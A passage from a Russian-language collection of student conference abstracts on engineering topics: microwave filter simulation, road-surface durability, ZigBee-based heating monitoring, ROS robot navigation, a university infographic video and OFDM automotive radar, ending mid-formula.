


Рис. 3 КСВ фильтра

Результаты моделирования фильтра приведены на рис. 2-3. Из рис. 2 видно, что Потери фильтра в прямом направлении составляют 3,5 дБ. Рабочая частота фильтра совпадает с частотой, на которой параметр S_{11} имеет минимальное значение. Ослабление сигналов с частотами, отстоящими на 100 МГц составляет 17 дБ.

Из рис. 3 видно, что полоса рабочих частот, определенная по уровню КСВ равному 1,5, составляет 50 МГц.

Таким образом, полученные результаты моделирования фильтра соответствуют техническим параметрам, которые мы поставили перед собой.

Результаты исследований, изложенные в настоящей работе, получены при финансовой поддержке Минобрнауки РФ в рамках реализации проекта «Создание высокотехнологичного производства для изготовления комплексных реконфигурируемых систем высокоточного позиционирования объектов на основе спутниковых систем навигации, локальных сетей лазерных и СВЧ маяков и МЭМС технологии» по постановлению правительства №218 от 09.04.2010 г. Исследования проводились в ФГАОУ ВО ЮФУ.

Моделирование транспортных потоков и факторы, влияющие на стойкость дорожных покрытий

Калачева Б.С.

Научный руководитель: Дуров Д.С., к.т.н., доцент

mkk@egf.tsure.ru

На состояние автомобильной дороги влияет много факторов, которые должны учитываться при ее проектировании и организации работ по ремонту и содержанию. После ввода в эксплуатацию на дорогу одновременно воздействуют нагрузки от проходящих транспортных средств, грунтовые и поверхностные воды, природно-климатические факторы, а также хозяйственная деятельность людей в районе проложения дороги. Автомобильная дорога должна быть, устойчивой к воздействию нагрузок от транспортных средств, для пропуска которых она предназначена. Нагрузки от транспортных средств являются динамическими и их действие особенно опасно для дорожной одежды в период сильного переувлажнения ее основания и земляного полотна.

В настоящее время дорожная сеть страны включает в себя федеральные дороги, на долю которых приходится 5,4% всей протяженности; дороги субъектов Российской Федерации (63,5%), ведомственные и, частные дороги (31,1%). Плотность автомобильных дорог с твердым покрытием на 1 тыс. кв. км территории за последние 15 лет увеличилась с 38 до 43 км. Для сравнения в США – 600 км, Канаде – 300, Финляндии – 230, Германии – 1800 км. На 1 тыс. жителей плотность автомобильных дорог в России составила 5,3 км, тогда как в Финляндии – 10 км, США – 13 км, Франции – 15,1 км. Существующая отечественная дорожная сеть обеспечивает перемещение грузов со среднесуточной скоростью 300 км в сутки, а в странах Европы значение этого показателя превышает 1 тыс. км в сутки [1].

Актуальным является математическое моделирование и численные эксперименты. В моделировании дорожного движения исторически сложилось два основных подхода – детерминистический и вероятностный (стохастический). В основе детерминированных моделей лежит функциональная зависимость между отдельными показателями, например, скоростью и дистанцией между автомобилями в потоке. В стохастических моделях транспортный поток рассматривается как вероятностный процесс. Все модели транспортных потоков можно разбить на три класса: модели-аналоги, модели следования за лидером и вероятностные модели [2]. Надёжность автомобильной дороги характеризуется вероятностью обеспечения среднегодовой технической скорости движения транспортного потока, близкой к оптимальной в течение нормативного срока (межремонтного периода между капитальными ремонтами дорожной

одежды) службы дорожной одежды. Количественно эта вероятность выражается числом автомобилей в составе транспортного потока, движущихся со скоростью не ниже оптимальной, отнесенным к общему числу автомобилей. Основой оценки надежности является учет случайных изменений прочностного состояния дорожной одежды. Ровность дорожного покрытия является одним из основных показателей, характеризующих удобство движения по дороге и оказывающих решающее влияние на скорость движения автомобилей и транспортную работу дороги в целом. При плохом состоянии дорожного покрытия значительно ухудшаются условия движения: появляются вредные для водителя и автомобиля вибрации, существенно усложняются условия работы водителя, так как ему длительное время приходится отслеживать состояние проезжей части, часто изменяя траекторию движения, осуществляя торможение и разгоны. Всем этим внимание водителя отвлекается от других важных с точки зрения безопасности дорожного движения элементов дороги и автомобиля. Поэтому ухудшение ровности дорожного покрытия приводит к повышению аварийности [3].

Недостаточная прочность земляного полотна дорожной одежды и плохое качество материалов отдельных ее слоев приводят при динамическом воздействии нагрузки к снижению ровности дорожного покрытия, появлению на нем волн и вы. Все это вызывает значительное снижение скоростей движения. Отрицательное влияние на устойчивость верхнего слоя дорожного покрытия оказывает процесс резкого торможения большегрузных автомобилей. Примером такого воздействия являются волны (гребенка) на автобусных и особенно троллейбусных остановках.

Основное негативное воздействие на дорогу оказывает вода. Переувлажнение низа дорожной одежды и земляного полотна приводит к быстрому разрушению дороги и нарушению нормального транспортного процесса. Замерзающая вода разрушает верхние слои дорожного покрытия. Поэтому одной из основных задач дорожников является обеспечение отвода от дороги как поверхностных, так и грунтовых вод. Сохранность дороги зависит от эффективности работы всей системы водоотвода [4]. Устойчивость конструктивных элементов дороги также зависит от природно-климатических условий района проложения дороги. Наиболее подвержены природно-климатическому воздействию грунтовые дороги и плохо уплотненные щебеночные и гравийные дорожные покрытия, несущая способность которых резко уменьшается при их переувлажнении. Туман, гололед, снежные заносы, паводки резко ухудшают транспортно-эксплуатационные качества дорог и могут прервать проезд по ним.

В районах с жарким климатом, высокой температурой на поверхности дорожного покрытия, достигающей иногда до 70...80°C, асфальтобетон размягчается, а в результате проезда транспортных средств происходит

деформация верхнего слоя дорожного покрытия, снижается ровность, резко меняются сцепные качества дорожного покрытия [5]. Поэтому при проектировании и эксплуатации автомобильных дорог должно детально учитываться влияние природно-климатических условий. Одновременное влияние всех факторов, воздействующих на дорогу, особенно заметно сказывается на изменениях, происходящих в дорожной одежде вследствие старения битума, усталости материалов, изменений водно-теплового режима дорожных конструкций и др.

Литература:

1. Транспортная инфраструктура в решении проблем безопасности дорожного движения / В. А. Молодцов, Н.В. Пеньшин, А. А. Гуськов – Тамбов – Издательство ФГБОУ ВПО «ТГТУ» – 2014 – 83 с.

2. Семенов В.В. Математическое моделирование динамики транспортных потоков мегаполиса. – М.: Институт прикладной математики им. М.В. Келдыша, 2004. – 44 с.

3. Транспортно-эксплуатационные качества автомобильных дорог и городских улиц : учебник для студ. высш. учеб. заведений / В.В. Сильянов, Э.Р. Домке. – 2-е изд., стер. – М.: Издательский центр «Академия», 2008. – 352 с.

4. Молодцов В.А. Безопасность транспортных средств: учебное пособие / В. А. Молодцов. – Тамбов: Изд-во ФГБОУ ВПО «ТГТУ», 2013. – 236 с.

5. Автомобильные дороги: безопасность, экологические проблемы, экономика (российско-германский опыт) / под ред. В.Н. Луканина, К.-Х. Ленца. – М.: Логос, 2002. – 624 с.

Интернет ориентированная инфокоммуникационная система мониторинга потребления энергоресурсов

Смирнов А.О., Колисова К.Г.

Научный руководитель: Максимов А.В., к.т.н., доцент кафедры встраиваемых систем

С наступлением холодов возникает проблема контроля качества подачи тепла в жилых микрорайонах. Зачастую, чем дальше дома находятся от котельной, тем больше разница между обусловленной температурой обогрева и реальной температурой воды, циркулирующей в контуре. Рассматриваемая проблема касается районов, которые были построены 20 лет назад, и, следовательно, их тепловые системы были спроектированы и созданы без учёта возможностей современных инфокоммуникационных технологий. Контролировать качество тепла можно еще на стадии подачи, путём мониторинга транспортной линии с помощью инфокоммуникационных технологий.

С развитием вычислительной техники появилась возможность моделирования новых эффективных схем отопления. Не всегда есть возможность полностью заменить существующую систему теплоснабжения, но с помощью современных технологий можно её модернизировать. Этот вариант экономичней полной замены, он позволит «прожить» системе отопления еще десяток лет. Также немаловажной задачей современных систем является энергосбережение. Чтобы понизить энергопотребление, необходимо выявить в системе теплоснабжения места самых больших потерь тепла. По статистике самые значительные потери происходят при транспортировке, где они могут достигать 25%, когда теоретически они не должны превышать 5-7% [1], именно поэтому эта часть системы отопления требует особого внимания.

Трубопроводы тепловых сетей являются самым ответственным элементом во всей системе. Потери при транспортировке возникают из-за неправильной укладки и изоляции труб, из-за возникающих аварийных и нештатных ситуаций с утечками теплоносителя. Внедрение в систему датчиков температуры даст возможность оперативно реагировать на потерю тепла. Инфокоммуникационная система позволит в реальном времени отслеживать температуру на всех участках подачи тепла. Система должна отображать не просто снятые показания с датчиков, но и к какому диапазону относится снятое показание. Предполагается 3 диапазона:

1. Температура в пределах нормы;
2. Небольшое отклонение от нормы;
3. Критическое понижение температуры.

Если полученные данные относятся к первому диапазону, то никаких действий не требуется. Если ко второму, то необходима проверка участка, закрепленного за тем датчиком, с которого поступили данные. Принадлежность данных к третьему диапазону говорит об аварии на участке и требует незамедлительного ремонта. Инфокоммуникационная система позволяет не тратить время и ресурсы на поиски места и причины потери тепла. Необходимо накапливать информацию о работе системы и хранить её в открытом доступе для жильцов домов. Это позволит избежать конфликтов между жильцами домов и ЖКХ.

В связи с этим, возникает актуальность создания интернет ориентированной системы мониторинга потребления энергоресурсов, с помощью которой, можно отслеживать потери тепла, в целом повысить КПД системы отопления и её экономичность.

Для реализации подобного проекта потребуется решить несколько задач – сбор информации с датчиков, оптимизация срока службы системы в автономном режиме, создание web интерфейса. Есть несколько способов решения этих задач. Т.к. прокладка проводов для соединения датчиков зачастую не представляется возможной, или влечет за собой большие

финансовые затраты, наиболее правильным решением будет использование беспроводных датчиков. Однако при этом площадь, на которой система сможет работать достаточно эффективно, сильно ограничена конечными радиусами работы этих датчиков. Именно поэтому, данная система актуальна только для небольших микрорайонов, в которых на 5 – 10 многоквартирных домов приходится 1 котельная. Схема системы представлена на Рисунке 1.




Рисунок 1 – Схема системы мониторинга потребления энергоресурсов.

Объединение датчиков в сеть предполагается посредством беспроводного протокола ZigBee. К плюсам данного протокола можно отнести высокую надежность (благодаря ячеистой “mesh” топологии, сеть ZigBee обеспечивает гарантированную доставку пакетов) и низкое энергопотребление. К тому же устройства ZigBee достаточно компактны и имеют низкую стоимость. На рынке широко представлены датчики температуры с беспроводным интерфейсом ZigBee, например ПТ 9212 с радиусом действия до 120м., обладающие диапазоном измерения от 0 до 150 градусов Цельсия [4]

Проблема срока службы датчиков в автономном режиме является одной из основных. В последние несколько лет в производстве элементов питания был совершен прорыв. Например, исследователи из Национальной лаборатории Оук-Ридж утверждают, что им удалось разработать элемент питания, основанный на элементах питания типа «литий-монофторид углерод», способный работать на протяжении десятилетий.[3] По факту, на рынке представлен широкий выбор элементов питания с автономным сроком службы, достигающим 5-6 лет.

При разработке web-интерфейса необходимо обратить внимание на следующий момент: т.к. подразумевается, что каждый житель может зайти

на сайт и в режиме online увидеть, какая температура поступает в его дом, то следует организовать систему авторизации. Для этого потребуется внедрение в систему базы данных. В качестве СУБД была выбрана система MySQL. MySQL — это наиболее популярная СУБД с открытым кодом, позволяющая экономично предоставлять надежные, высокопроизводительные и масштабируемые web-приложения. Данная СУБД распространяется бесплатно.

Язык программирования web-интерфейса для данной системы должен обладать следующими свойствами: гибкость, простота, эффективность, высокий уровень безопасности, бесплатное распространение с открытым кодом.

Под все эти параметры подходит язык программирования PHP. Для разработчика PHP -это прежде всего доступность, ведь связка PHP + MySQL предустановлена на большинстве интернет-хостингов. В нашем случае PHP предоставляет все необходимые инструменты для организации мониторинга состояния отдельных датчиков и теплотрассы в целом.

Подобная реализация системы позволяет в любой момент времени вести мониторинг работы, а также собирать статистику для каждого отдельного участка трассы, выявлять потери теплоэнергии и своевременно отправлять эту информацию в службы ЖКХ.

Литература:

1. http://vk.com/away.php?utf=1&to=http%3A%2F%2Fwww.rosteplo.ru%2FTech_stat%2Fstat_shablon.php%3Fid%3D181%26p%3D1
2. <http://www.slideshare.net/MSivokon/php-286606>
3. http://www.cnews.ru/top/2014/04/28/sozdan_akkumulyator_rabotayushhiy_v_techenie_desyatiletij_570103
4. <http://sensorika.ru/catalogue/38/62/170>

Решение задач мобильной навигации при помощи Robot Operating System

Коновалов Г.И.

Научный руководитель: Пивнев В.В., к.т.н., доцент кафедры ЭиМ

Мобильные роботы применяются сегодня в самых разнообразных отраслях. Активно развивается рынок сервисных роботов, способных выполнять различные повседневные задачи. Со стороны корпоративных заказчиков заметна заинтересованность в многофункциональных роботах, которых можно использовать на производстве или в сфере доставки.

Основной проблемой роботов, перемещающихся самостоятельно, без управления со стороны человека, остается навигация. Для успешной навигации в пространстве бортовая система робота должна уметь строить маршрут,

управлять параметрами движения (задавать угол поворота колес и скорость их вращения), правильно интерпретировать сведения об окружающем мире, получаемые от датчиков, и постоянно отслеживать собственные координаты.

Разработчикам приходится часто с нуля реализовывать решение задач навигации под своего конкретного робота. При использовании готовых программных решений начинают появляться проблемы совместимости оборудования и программного обеспечения. Таким образом требуется единая платформа, способная связать все компоненты воедино и обеспечить робота навигационными данными, необходимыми для управления. Такой платформой может служить система ROS (Robot Operating System) разработанная лабораторией Willow Garage. ROS работает под уже готовой ОС (Ubuntu Linux), в которой реализует свой дополнительный слой абстракции - для управления роботами.

Нами использовалась система ROS для управления мобильной робототехнической платформой Turtlebot, которая построена на базе платформы kobuki компании Yujin robot и сенсора kinect компании Microsoft.

Целью данной работы явилось изучение навигационного стека ROS и его использование при управлении роботом Turtlebot. В качестве системы управления использовались узлы ROS с внесением дополнительных алгоритмов управления.

В рамках данной работы были реализованы следующие задачи: перемещение робота по заданной траектории, построение роботом карты местности и перемещение робота в заданные точки с обхождением препятствий.

На рисунке 1 представлена структура навигационного стека ROS. Узлы, показанные на схеме эллипсами и прямоугольниками, являются исполнительными программами, общающимися друг с другом при помощи сообщений, которые передаются по каналам связи (топикам). Данный блок принимает данные о текущей позиции робота и отправляет команды управления скоростью робота в текущий момент времени.




Рисунок 1 - Структура навигационного стека ROS

Для построения карты используются данные полученные от сенсора kinect. Данные представляют облако точек, преобразуемое в карту глубины. Облако точек впоследствии преобразуется путем горизонтального среза, который дает представление о препятствиях на плоскости карты.

Основываясь на получаемых данных от сенсора, был применен метод SLAM (Simultaneous localization and mapping). SLAM позволяет решить проблему картографирования и локализации робота в пространстве. Метод основан на сборе сенсорных данных и формировании сеточной карты. Карта в ROS представляет собой файл изображения в формате PGM, где каждый пиксель может быть: белым - пространство свободно; черным - пространство занято препятствием; серым - пространство еще не исследовано роботом.

Позиционирование робота происходит при помощи метода amcl (Adaptive Monte Carlo Localization), который работает с уже готовой картой. Основной принцип метода - вероятностное определение местоположения робота на основе метода Монте-Карло и фильтра частиц (particle filter).

Таким образом, робот может перемещаться в пространстве, определять свои координаты и планировать движение. Полученные данные были использованы для управления роботом при помощи алгоритма перемещения по точкам, заданным на карте с помощью координат.

Построение карты роботом происходит при перемещении его по заданной траектории. Для простоты и универсальности использовалось перемещение по квадрату.

Получив карту местности мы можем перейти к перемещению робота по заданным на карте точкам. Схема передвижения робота представлена на рисунке 2. Здесь начальная и конечная точка перемещения обозначена как БАЗА, пятиугольник представляет собой схематичное изображение робота, стрелками обозначена примерная траектория движения робота в условиях отсутствия препятствий, препятствия показаны квадратами, стрелки с пунктирными линиями – примерная траектория робота в случае наличия препятствий.




Рисунок 2 - Схема движения робота в режиме перемещения по точкам без объезда препятствий и с объездом препятствий

Точки задаются заранее с помощью координат карты. Количество задаваемых точек неограниченно. Основой данного режима является алгоритм управления и планирования миссии. Робот, при перемещении от точки к точке, имеет три статуса: “в процессе движения”, “успешно выполнено” или “не выполнено”. Это позволяет оптимизировать процесс последовательного перемещения робота и избежать ошибок планирования миссии. После перемещения робот возвращается в начальную точку. При этом в процессе перемещения робот может объезжать встречающиеся препятствия. Все это придает системе управления необходимую гибкость.

В целом, используемые методы позволяют полноценно использовать робота для передвижения в неизвестной и меняющейся обстановке.

Литература:

1. С. Бобровский. Навигация мобильных роботов - PC Week/RE № 9 от 16.04.2004 г., стр. 52
2. Patrick Goebel. ROS By Example – Lulu, 2013
3. Aaron Martinez and Enrique Fernández. Learning ROS for Robotics Programming - Packt Publishing, 2013
4. <http://wiki.ros.org/>

Создание видеоролика с элементами инфорафики «мой университет»

М. Кутырёва, В. Рехвиашвили, Е. Светличная

Научный руководитель: Т.Г. Калашикова, к.т.н., доцент каф. ИГ и КД

Видео презентация – это видеоролик увеличенной продолжительности, наглядно демонстрирующий преимущества рекламируемого объекта, это совмещение видео контента с текстовыми и графическими составляющими. Обычно презентации показываются на выставках, конференциях, на других публичных мероприятиях, где очень важно произвести хорошее впечатление на зрителя. А что если взять и преподнести всю сложную информацию о нашей кафедре, об университете в видео презентации при помощи инфографики! Ведь уже существует немало рекламных роликов кафедры дизайна в г. Таганроге, которые доносят суть учебного процесса в самых ярких и теплых красках, но про историю, про информационные данные в них речи нет. Почему бы не попробовать! Можно сформировать благоприятный имидж нашей кафедры, основываясь на статистике, на этапах её становления, роста и статуса в университете. Тогда это будет еще и имиджевая реклама, которая повлияет на широкий круг пользователей сети. Нашим проектом является видео презентация про нашу кафедру и ее роль в университете. Было проанализировано много материала, и, основываясь на приобретенном опыте, нами был создан свой продукт. Цель проекта:

привлечь абитуриентов в университет, а именно на кафедру ИГ и КД. Актуальность данного проекта: очень трудно, из всего разнообразия, выпускникам выбрать вуз, специальность, ведь информации вокруг очень много. Поэтому принято решение создать видео презентацию, которая сама расскажет о нашем университете, посредством инфографики.

Реклама вуза должна быть достаточно информативной, поэтому важно уделить внимание многим вопросам.

1. Виды образовательных программ, структура учебного заведения – чем полнее информация о структуре вуза и преимуществах, которые даёт обучение в нём, тем выше будет доверие абитуриентов и их родителей.
2. Преподавательский состав.
3. История заведения поддерживает имидж вуза и делает его более привлекательным.
4. Материальная база: наличие медпункта, спортзала, пунктов питания и т.п. Многие новые вузы вынуждены арендовать помещения, предназначенные для занятий, поэтому наличие собственных комплексов делает вуз более конкурентоспособным.

Сюжетная линия нашего видео имеет линейную структуру – от одного элемента информации к другому: завязка, начало истории, знакомство с объектом дальнейшего повествования; внимание зрителя направлено не только на рассказчика, но и графические элементы, возникающие возле каждого героя; информация, касающаяся университета, постепенно переходит в информацию о кафедре; вся информация сопровождается не только повествованием студентов, но и легкой музыкой за кадром; в заключении звучит приглашение в наш университет. На основе сценария была сделана раскадровка, которая помогла создать визуальный ряд будущего ролика (рис. 1).




Рис. 1. Ключевые моменты, раскадровка

Используемые материалы: отснятое в студии видео, работы студентов (дипломные и учебные) кафедры ИГ и КД; эмблемы, логотипы университета разных временных промежутков, логотип кафедры ИГ и КД.

Главной идеей проекта было создать видео презентацию, в которой студенты ИТА ЮФУ расскажут об университете с помощью инфографики.

По сценарию 4 представителя нашего университета расскажут основные моменты, касающиеся структуры университета, его достоинства и преимущества, а инфографика поможет быстро и четко преподнести довольно сложную информацию.

Были проведены исследования спроса и характеристик целевой аудитории, сформирована стратегия. Аудитория положительно воспринимает ролик, в котором по средствам инфографики доносится информация о университете и кафедре.

На следующем этапе выявляем соответствие спроса целевой аудитории, стратегии коммуникаций. Готовый видео-ролик был продемонстрирован фокус-группе. Фокус-группа оценила ролик положительно: 96% опрошенных подтвердили, что ролик несет в себе нужную и интересную информацию, понравилась операторская работа, спецэффекты инфографики, а также вызвали улыбки дубли в титрах, не вошедшие в сам ролик. Было приятно и интересно смотреть.



Рис. 2. Кадры из ролика «Мой университет»

Таким образом, использование современных мультимедийных технологий для имиджевой рекламы вуза вызывает больший интерес со стороны потребителей, чем обычные буклеты и брошюры.

Литература:

1. Информационная справка об ИТА ЮФУ [Электронный ресурс]// URL:<http://tti.sfedu.ru/structure/>.
2. Калашникова Т.Г. Информационные технологии в дизайне. – Ростов-на-Дону: Изд-во ЮФУ, 2014. – 136 с.
3. Алексеева Е.Г. Влияние через социальные сети. – М.: Фокус-Медиа, 2010. – 200 с.
4. Смикиклас М. Инфографика. Коммуникация и влияние при помощи изображений. – СПб.: Питер, 2014. – 152 с.

5. Павлов И. В. Техника и технологии рекламного видео. – М.: Издательский центр «Академия», 2014. – 288 с.
6. Калашникова Т.Г. Социальная реклама в работах студентов-дизайнеров// Сборник материалов XXXV Международной н.-п. конференции «Наука и современность – 2015». – Новосибирск: Изд-во ЦРНС, 2015. – С. 45-50.

Применение сверхширокополосного OFDM радара в автомобильных системах

Луценко Е.Ю.

Научные руководители: Лобач В.Т., к.т.н., доцент кафедры радиотехнических и телекоммуникационных систем; Потупак М.В., к.т.н., доцент кафедры радиотехнических и телекоммуникационных систем

Сверхширокополосные радары (СШП) нашли широкое применение в различных областях деятельности человека. Они позволяют дистанционно наблюдать за объектом, достаточно точно определять их статические или динамические координаты. Многие перспективные системы обмена информацией используют сигналы с OFDM модуляцией. Использование подобного устройства в автомобильной промышленности позволяет реализовать концепцию «умного автомобиля» в части оценки дорожной обстановки с сохранением возможного информационного обмена. Аппаратная реализация такого радара не является сложной и дорогостоящей, так как можно использовать имеющиеся приборы и устройства.

При работе СШП радара одновременно активны и излучающая, и приемная антенны. Принятый сигнал, отраженный от объекта, проходит через OFDM-демодулятор, который синхронизирован с модулятором (рисунок 1) [1].




Рисунок 14 - Сверхширокополосный радар с OFDM модуляцией

Радарные системы позволяют обнаруживать, отслеживать отдельные объекты, анализировать состав радиолокационной сцены по радиолокационным изображениям. Основные области применения автомобильных радаров - системы адаптивного круиз-контроля. Радары все шире применяются и в качестве боковых и задних датчиков для обнаружения объектов в «мертвых зонах», а также для помощи водителю при парковке. Главное преимущество радара - их нечувствительность к погодным условиям [2].

Для получения высокого разрешения по дальности в СШП радарах применяют сверхкороткие импульсы. Чтобы обеспечить разрешение по дальности 0,15 м, нужно сформировать короткий импульс длительностью порядка 10^{-9} с. Основные недостатки такого радара: малая дальность действия радара, сложность генерации зондирующего сигнала, вопросы электромагнитной совместимости и многофункциональности. Использование сигналов с OFDM модуляцией в радарах контроля дорожной обстановки является актуальной задачей.

Рассмотрим процедуру оценки дальности и скорости цели.

Передаваемый сигнал разделяется на кадры. Каждый кадр представляет собой один пакет данных и является элементом сигнала. Этот кадр записывают в виде матрицы $T_x M \times N$.

$$T_x = \begin{pmatrix} d(0,0) & \dots & d(M-1,0) \\ \vdots & \ddots & \vdots \\ d(N-1,0) & \dots & d(M-1,N-1) \end{pmatrix} \quad (1)$$

Строка матрицы – поднесущая OFDM сигнала, столбец – символ OFDM.

После отражения от объекта этот кадр также записывается в виде матрицы $R_x M \times N$. Значения этой матрицы R_x равны значениям матрицы T_x , помноженным на некоторую величину [3].

$$R_x = A \cdot T_x \cdot \vec{k}_R \times \vec{k}_D \quad (2)$$

Величина, определяющая расстояние до объекта:

$$k_R(N) = \exp \left(-j2\pi N \Delta f \frac{2R}{c_0} \right), \quad (3)$$

где $\Delta f = \frac{1}{T_{OFDM}}$ - интервал между поднесущими, T_{OFDM} – длительность символа OFDM, R – расстояние до объекта, c_0 - скорость света.

Величина, определяющая доплеровское смещение частоты за счет движения объекта:

$$k_D(M) = \exp(j2\pi MT_{OFDM}f_D), \quad (4)$$

где f_D – частота Доплера.

Матрица F_x содержит информацию об объекте: расстоянии до этого объекта и его доплеровском смещении частоты за счет движения. Чтобы найти расстояние, мы делим поэлементно символы OFDM, т.е. столбцы матрицы R_x на T_x , получая столбцы матрицы F_x .

$$F_x(n) = \frac{R_x(n)}{T_x(n)} = A \cdot \vec{k}_R(n) \times \vec{k}_D(n) \quad (5)$$

Для нахождения Доплеровского смещения поэлементно делим поднесущие сигнала OFDM, т.е. строки матрицы R_x на T_x , получая строки матрицы F_x .

$$F_x(m) = \frac{R_x(m)}{T_x(m)} = A \cdot \vec{k}_R(m) \times \vec{k}_D(m)$$

